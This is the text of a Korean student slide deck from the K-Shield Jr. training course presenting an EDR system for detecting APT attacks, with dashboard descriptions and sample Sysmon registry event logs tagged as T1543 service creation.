

K-Shield Jr. 보안사고 분석대응 7기

APT 공격 - EDR 탐지 시스템

2021. 11. 19
5조 R&B

김은주 이찬진 이안나 김지예 장민경
김가영 박민주 안병휘 이유림 정민지



K-Shield Jr.

발표자 김은주



R&B CONTENTS

01



주제 소개

1. 주제 선정 이유
2. EDR 시스템 소개

02



APT 시나리오

1. 시나리오 소개
2. 공격 환경

03



EDR 시스템

1. 대시보드
2. 분석

04



한계점 및 보완할 점

1. 한계점
2. 보완할 점



K-Shield Jr.



01 주제 소개



K-Shield Jr.

주제 선정 이유

APT? EDR?





K-Shield Jr.

EDR 시스템 소개


통합 대시보드

호스트 별 이벤트 수

총 호스트 수

이벤트 목록(Message)

활성화된 호스트





EDR 시스템 소개

통합 대시보드

이벤트 목록(Technique)

이벤트 목록 (Technique) 878 documents

Time ↓	agent.hostname	winlog.event_id	event.action	winlog.event_data.RuleName	winlog.event_data.ProcessGuid	winlog.event_data.ProcessId	winlog.event_data.Ir
> Nov 13, 2021 @ 18:51:01.642	DESKTOP-8LU7S7A	13	Registry value set (rule: RegistryEvent)	technique_id=T1543,technique_name=Service Creation	{26218273-557a-618f-2800-000000000300}	2228	C:\Windows\system32\cmd.exe
> Nov 13, 2021 @ 18:51:01.642	DESKTOP-8LU7S7A	12	Registry object added or deleted (rule: RegistryEvent)	technique_id=T1543,technique_name=Service Creation	{26218273-5577-618f-1a00-000000000300}	1544	C:\Windows\system32\cmd.exe
> Nov 13, 2021 @ 18:51:01.642	DESKTOP-8LU7S7A	12	Registry object added or deleted (rule: RegistryEvent)	technique_id=T1543,technique_name=Service Creation	{26218273-5577-618f-1a00-000000000300}	1544	C:\Windows\system32\cmd.exe
> Nov 13, 2021 @ 18:51:01.642	DESKTOP-8LU7S7A	12	Registry object added or deleted (rule: RegistryEvent)	technique_id=T1543,technique_name=Service Creation	{26218273-6d1c-618f-3403-000000000300}	552	C:\Windows\system32\cmd.exe
> Nov 13, 2021 @ 18:50:40.365	DESKTOP-H0LR144	12	Registry object	technique_id=T1543,technique_name=Service Creation	{e1e10c0d-5501-618f-1a00-000000000300}	1320	C:\Windows\system32\cmd.exe


Rows per page: 50 < 1 of 10 >



K-Shield Jr.

EDR 시스템 소개

ELK 서버 모니터링





K-Shield Jr.

EDR 시스템 소개

악성코드 추적



도착 IP(시간별)

소스 IP(시간별)



